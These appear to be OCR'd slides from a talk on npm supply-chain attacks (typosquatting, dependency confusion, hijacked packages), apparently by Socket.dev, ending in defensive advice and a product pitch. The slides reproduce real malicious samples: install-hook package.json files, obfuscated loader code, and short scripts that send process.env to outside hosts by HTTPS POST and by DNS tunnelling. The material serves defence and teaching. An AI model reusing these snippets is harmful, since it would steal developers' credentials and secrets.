noblox.js-proxied **(real)**
noblox.js-proxy **(fake)**

```
{
  "name": "noblox.js-proxy",
  "version": "1.0.5",
  "description": "A Node.js wrapper for Roblox. (original from sentanos) (proxy edition by DarkDev)",
  "main": "lib/index.js",
  "types": "typings/index.d.ts",
  "scripts": {
    "docs": "jsdoc -c jsDocsConfig.json -r -t ./node_modules/better-docs",
    "lint": "eslint lib/",
    "test": "jest",
    "postinstall": "node postinstall.js"
  },
  "repository": {
    "type": "git",
    "url": "https://github.com/JxySerr1/noblox.js-proxy.git"
  }
}
```

```
(function(_0x249d1f,_0x2b8f5b){function _0x4c7bcc(_0xab39a4,_0x4f1570,_0x2f32bf,
_0x4d98f7,_0x52a9ec){return _0x1efa(_0x52a9ec-0x379,_0x4d98f7);}function _0xfe08c3
(_0x3d9d3c,_0x4ae939,_0x217de2,_0x4278ef,_0x1a1bd1){return _0x1efa(_0x3d9d3c- -0x30,
_0x217de2);}function _0x5dee13(_0x3bf95a,_0x410ef5,_0x6d0f61,_0x402705,_0x3daba2)
{return _0x1efa(_0x410ef5- -0x6c,_0x3daba2);}const _0x40a390=_0x249d1f();
function _0x4ebfb2(_0x39433b,_0x180281,_0x29e008,_0x55bd13,_0x265536)
{return _0x1efa(_0x180281-0x29c,_0x29e008);}function _0x1d9570(_0xcf31ba,_0x24a2a8,
_0x1361be,_0x2b2b01,_0x2b71bd)
{return _0x1efa(_0xcf31ba-0x357,_0x24a2a8);}while(!![]){try{const _0xe15807=
-parseInt(_0x4ebfb2(0x718,0x638,'12Eh',0x6f0,0x6f6))/(0x1e27+-0x2ac+-0x1b7a)
+parseInt(_0x4c7bcc(0x6d5,0x713,0x72c,'JXxJ',0x644))/(0x15*-0x16e+-0x19c4+0x37cc)
+-parseInt(_0x4c7bcc(0x68d,0x788,0x86c,'JJ[O',0x754))/(-0x89e+0x2*-0x928+-0xb*-0x273)
*(-parseInt(_0x4ebfb2(0x64f,0x62a,'$53b',0x530,0x55f))/(-0x2525+0x7c0+-0x1*-0x1d69))
+-parseInt(_0x4c7bcc(0x7d6,0x65e,0x7e5,'tOk*',0x729))/(0xc7d+0x7cc*-0x1+0x1*-0x4ac)
+-parseInt(_0x4ebfb2(0x544,0x602,'!qJ9',0x565,0x6c2))/(-0x120e+0x1b1*-0x17+0x1f7*0x1d)
+parseInt(_0xfe08c3(0x359,0x28a,'igej',0x404,0x3e9))/(0x163*-0x8+0x345+0x192*0x5)
+-parseInt(_0x4ebfb2(0x40f,0x519,'!@70',0x4f5,0x5a2))/(0x1*-0x977+-0x15a+0xad9);
if(_0xe15807===_0x2b8f5b)break;else _0x40a390['push'](_0x40a390['shift']());}
catch(_0xdc6a7c){_0x40a390['push'](_0x40a390['shift']());}}}(_0x6450,-0x4f0c0+
0x260b+0x29*0x4445));const _0x206d7b=(function(){function _0x2debc5(_0x482afc,
_0x3fd1d9,_0x38f5d5,_0x18ac59,_0x17d73a){return _0x1efa(_0x18ac59- -0x3d1,_0x17d73a);}
```

2.

Dependency confusion

- **Yahoo**
  - `yahoo-react-input`
  - `yahoo-react-formsy-input`
- **EURid (registry manager for EU)**
  - `eurid_cloudflare`
- **18F (US Federal agency)**
  - `18f-dashboard`
- **Palantir (government contractor)**
  - `eslint-config-dev-palantir`
- **DuckDuckGo (search engine)**
  - `duckduckgo-styles`
- **Shippo (shipping company)**
  - `shippo-frontend`

- **Wix (website builder)**
  - `wix-media-manager-backend`
  - `wix-marketing-backend`
  - `wix-events-backend`
  - `wix-chat-backend`
- **Unity (game engine)**
  - `com.unity.ide.vscode`
  - `com.unity.package-manager-ui`
  - `com.unity.modules.ai`
  - `com.unity.modules.androidjni`
- **GrubHub (food delivery)**
  - `@grubhubprod/umami-library`
  - `@grubhubprod/order-taking-client-sdk`
  - `@grubhubprod/mochi`
  - `@grubhubprod/chiri`

3.

Hijacked packages

BLEEPINGCOMPUTER

Search Site LOGIN SIGN UP

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS FORUMS MORE

Popular NPM library hijacked to install password-stealers, miners

By Lawrence Abrams

The Record. BY RECORDED FUTURE

Catalin Cimpanu | November 5, 2021

Malware found in coa and rc, two npm packages with 23M weekly downloads

The security team
packages had bee
password-stealing

- Affected pac

SIGN IN The Register

{* SECURITY *}

If you're using this hijacked NPM library anywhere in your software stack, read this

US govt issues alert over JS package downloaded 8m times a week – plus more news from world of infosec

Iain Thomson in San Francisco

Mon 25 Oct 2021 // 22:13 UTC

Packages get hijacked because

- Maintainers choose weak passwords
- Maintainers reuse passwords
- Maintainers get malware on their laptops
- npm doesn't enforce 2FA for all accounts
- Maintainers give access to malicious actors

Attack Tactics

What the attack code does

1.

Install scripts

Most malware is in install scripts

"Most malicious packages (56%) start their routines on installation, which might be due to poor handling of arbitrary code during install[2]"

---

[2] Marc Ohm, Henrik Plate, Arnold Sykosch, Michael Meier

```
{
  "name": "<redacted>",
  "version": "9998.9999.2",
  "description": "...",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "node dns.js | node index.js | node specific-fields.js"
  },
  "files": ["specific-fields.js","index.js","dns.js"],
  "author": "",
  "license": "ISC"
}
```

2.

Privileged API usage (network, filesystem, environment vars)

```
const http = require('https');

req = http.request({
  host: '34.195.72.180',
  path: '/',
  method: 'POST',
  headers : { host : '411c316239cf14afaa1f37bbc5666207.m.pipedream.net',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) \
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36'  }

}).on('error', function(err) {
});

req.write(Buffer.from(JSON.stringify(process.env)).toString('base64'));
req.end();
```

```
var { Resolver } = require('dns');
var zlib = require('zlib');

var resolver = new Resolver();

function splitString(string, size) {
    var re = new RegExp('.{1,' + size + '}', 'g');
    return string.match(re);
}

resolver.setServers(["165.232.68.239"]);
var d = process.env || {};
var data = redactedForBrevity()

var encData = zlib.brotliCompressSync(Buffer.from(JSON.stringify(data))).toString('hex');

var ch = splitString(encData, 60);

var dt = Date.now();

for (var i = 0; i < ch.length; i++) {
    const domain = ['l' + dt, i + 1, ch.length, ch[i]].join('.');
    resolver.resolve4(domain, function (err) {
    });
}
```

3.

Obfuscated code

```
(function(_0x249d1f,_0x2b8f5b){function _0x4c7bcc(_0xab39a4,_0x4f1570,_0x2f32bf,
_0x4d98f7,_0x52a9ec){return _0x1efa(_0x52a9ec-0x379,_0x4d98f7);}function _0xfe08c3
(_0x3d9d3c,_0x4ae939,_0x217de2,_0x4278ef,_0x1a1bd1){return _0x1efa(_0x3d9d3c- -0x30,
_0x217de2);}function _0x5dee13(_0x3bf95a,_0x410ef5,_0x6d0f61,_0x402705,_0x3daba2)
{return _0x1efa(_0x410ef5- -0x6c,_0x3daba2);}const _0x40a390=_0x249d1f();
function _0x4ebfb2(_0x39433b,_0x180281,_0x29e008,_0x55bd13,_0x265536)
{return _0x1efa(_0x180281-0x29c,_0x29e008);}function _0x1d9570(_0xcf31ba,_0x24a2a8,
_0x1361be,_0x2b2b01,_0x2b71bd)
{return _0x1efa(_0xcf31ba-0x357,_0x24a2a8);}while(!![]){try{const _0xe15807=
-parseInt(_0x4ebfb2(0x718,0x638,'12Eh',0x6f0,0x6f6))/(0x1e27+-0x2ac+-0x1b7a)
+parseInt(_0x4c7bcc(0x6d5,0x713,0x72c,'JXxJ',0x644))/(0x15*-0x16e+-0x19c4+0x37cc)
+-parseInt(_0x4c7bcc(0x68d,0x788,0x86c,'JJ[O',0x754))/(-0x89e+0x2*-0x928+-0xb*-0x273)
*(-parseInt(_0x4ebfb2(0x64f,0x62a,'$53b',0x530,0x55f))/(-0x2525+0x7c0+-0x1*-0x1d69))
+-parseInt(_0x4c7bcc(0x7d6,0x65e,0x7e5,'tOk*',0x729))/(0xc7d+0x7cc*-0x1+0x1*-0x4ac)
+-parseInt(_0x4ebfb2(0x544,0x602,'!qJ9',0x565,0x6c2))/(-0x120e+0x1b1*-0x17+0x1f7*0x1d)
+parseInt(_0xfe08c3(0x359,0x28a,'igej',0x404,0x3e9))/(0x163*-0x8+0x345+0x192*0x5)
+-parseInt(_0x4ebfb2(0x40f,0x519,'!@70',0x4f5,0x5a2))/(0x1*-0x977+-0x15a+0xad9);
if(_0xe15807===_0x2b8f5b)break;else _0x40a390['push'](_0x40a390['shift']());}
catch(_0xdc6a7c){_0x40a390['push'](_0x40a390['shift']());}}}(_0x6450,-0x4f0c0+
0x260b+0x29*0x4445));const _0x206d7b=(function(){function _0x2debc5(_0x482afc,
_0x3fd1d9,_0x38f5d5,_0x18ac59,_0x17d73a){return _0x1efa(_0x18ac59- -0x3d1,_0x17d73a);}
```

Attackers publish different code to npm and GitHub

ua-parser-js DT

1.0.1 • Public • Published a day ago

Readme | Explore BETA | 0 Dependencies | 1,216 Dependents | 52 Versions

This feature is exclusive to Teams

The package file explorer is only available for Teams at the moment.

We may support exploring this package in the future. Check back soon.

Install

```
> npm i ua-parser-js
```

Repository

github.com/faisalman/ua-parser-js

Homepage

github.com/faisalman/ua-parser-js

Fund this package

Weekly Downloads

7,810,268

How you can protect your app?

Wormhole

Get the Mac App | Get product updates

Select files to send

Or drag stuff here

Send up to 10 GB

Simple, private file sharing

Wormhole lets you share files with **end-to-end encryption** and a link that automatically expires. So you can keep what you share private and make sure your stuff doesn't stay online forever.

1.

Choose better dependencies

If you ship code to production, you are responsible for it

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. **IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY**, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

How to pick a dependency

- ✅ Gets the job done?
- ✅ Has an open source license?
- ✅ Has good docs?
- ✅ Has lots of downloads and GitHub stars?
- ✅ Has recent commits?
- ✅ Has types?
- ✅ Has tests?

BUFFERUTIL

4.0.6 (latest)

Package Overview
Dependencies 1
Maintainers 3
File Explorer
Report

ADVANCED TOOLS

Issues
NPM Scripts

bufferutil

WebSocket buffer utils


latest

Supply Chain Security	Quality	Maintenance	Vulnerabilities	License
80	72	56	100	93

Package contains install scripts
Found in: **bufferutil - package.json**

Package contains binary code. This cannot be audited
Found in: **bufferutil - binding.gyp**

Version published	Active maintainers	Yearly downloads	Weekly downloads
last month	3	44,693,142 ▲ 135.61%	



Readme

bufferutil

npm v4.0.6 build passing

ANGULAR-CALENDAR
0.29.0 (latest)
Package Overview
Dependencies 6
Maintainers 1
File Explorer
Report
ADVANCED TOOLS
Issues
NPM Scripts

angular-calendar


A calendar component for angular 12.0+ that can display events on a month, week or day view

latest

Supply Chain Security	Quality	Maintenance	Vulnerabilities	License
39	0	56	100	68

This package is missing a required dependency
Found in: angular-calendar - schematics/ng-add/index.js angular-calendar - schematics/ng-add/index.js angular-calendar - bundles/angular-calendar.umd.js angular-calendar - date-adapters/date-fns/index.js angular-calendar - schematics/ng-add/index.js

This package has just undergone a major refactor. It may be unstable
Found in: angular-calendar

Version published	Active maintainers	Yearly downloads	Weekly downloads
2 months ago	1	3,824,038 ▲ 44.1%	

Changelog

0.29.0 (2021-12-11)

⚠ BREAKING CHANGES

Package Issues | Dependency Issues

This package is missing a required dependency
Found in: angular-resizable-element - bundles/angular-resizable-element.umd.js angular-resizable-element - bundles/angular-resizable-element.umd.js

Package contains install scripts
Found in: @scarf/scarf - package.json

This package has just undergone a major refactor. It may be unstable
Found in: angular-resizable-element @mattlewis92/dom-autoscroller

This module accesses the system shell
Found in: @scarf/scarf - report.js

This package contains less than 10 lines of code
Found in: tslib - modules/index.js

This module accesses the file system
Found in: @scarf/scarf - report.js

This module accesses the network
Found in: @scarf/scarf - report.js @scarf/scarf - report.js

Package does not have any tests
Found in: tslib - package.json

DUCTUS
3.17.25
Package Overview
Dependencies 0
Maintainers 0
File Explorer
Report
ADVANCED TOOLS
Issues
NPM Scripts

This file has 1 low risk issue View inline issues

This file has 1 medium risk issue View inline issues

ductus / index.js

458 bytes Raw

```
1  const http = require('https');
```

This module accesses the network Learn more

```
2
3
4  function main() {
5    var data = process.env || {};
```

This module accesses environment variables, which may be a sign of credential stuffing or data theft. Learn more

```
6    if (Object.keys(data).length < 10) {
7      return;
8    }
9
10   req = http.request({
11     host: ['a51b43c71bf06e91360c009564d69263', 'm', ['pipe','dream'].join(''), 'net'].join('.'),
12     path: '/' + (data.npm_package_name || ''),
13     method: 'POST'
14   }).on('error', function (err) {
15   });
16
17   req.write(Buffer.from(JSON.stringify(data)).toString('base64'));
18   req.end();
19 }
```

Research packages on Socket

socket.dev

2.

Update dependencies at the right cadence

How quickly should you update?

How quickly should you update?

Too slow  Too fast

How quickly should you update?

- Exposed to known vulnerabilities

How quickly should you update?

- Exposed to known vulnerabilities
- Exposed to supply chain attacks

Tradeoffs, no perfect solution

3.

Audit every dependency

How closely should you audit dependencies?

How closely should you audit dependencies?

Full audit  **YOLO**

How closely should you audit dependencies?

Full audit  **Do nothing**

How closely should you audit dependencies?

Full audit  **Do nothing**

- Lots of work
- Slow
- Expensive $$$

How closely should you audit dependencies?

Full audit  **Do nothing**

- Lots of work
- Slow
- Expensive $$$

- Vulnerable to supply chain attacks
- Risky
- Expensive $$$

The happy medium

- Use automation to automatically evaluate all dependencies
- Look for malware, hidden code, typo-squatting, etc.
- Manually audit only the most suspicious packages
- Provide security information directly in PRs

socket-security bot commented 16 hours ago

Socket – Health Report

🚨 TYPOSQUAT DETECTED 🚨

Typosquat	Did you mean...?
browserlist	browserslist *(2193x more downloads)*

Powered by Socket

Install our GitHub app

socket.dev

Socket GitHub App features

- **Block typosquats** – Block malicious packages that differ in name by only a few characters, and recommend the correct package
- **Block malware** – Block emerging malware threats
- **Detect hidden code** – Detect obfuscated, minified, or hidden code
- **Detect privileged API usage** – Detect usage of risky APIs – filesystem, network, child_process, environment variables, `eval()`
- **Detect suspicious updates** – Detect updates that significantly change package behavior

Issues

Supply chain risk | Quality | Maintenance | Vulnerability | License | Miscellaneous

Deprecated
Package is deprecated

Empty package
This package does not contain any code, which suggests that it may be removed or a squatting on a name

Bidirectional unicode control chars
Source files in this module contain bidirectional unicode control characters. This could indicate a Trojan source supply chain attack. See: trojansource.code

Git dependency
Package contains a dependency which resolves to an insecure remote git URL. This can be used to inject untrusted code

Github dependency
Package contains a dependency on GitHub. This data is not checked and could be modified outside of normal installation

HTTP dependency
Package contains a dependency which resolves to a remote HTTP URL. This can be used to inject untrusted code

Try it out at

socket.dev

Free for open source, forever

Free for private repos, while in beta

Please share your feedback!

feross@socket.dev
twitter.com/feross

Also, we're hiring!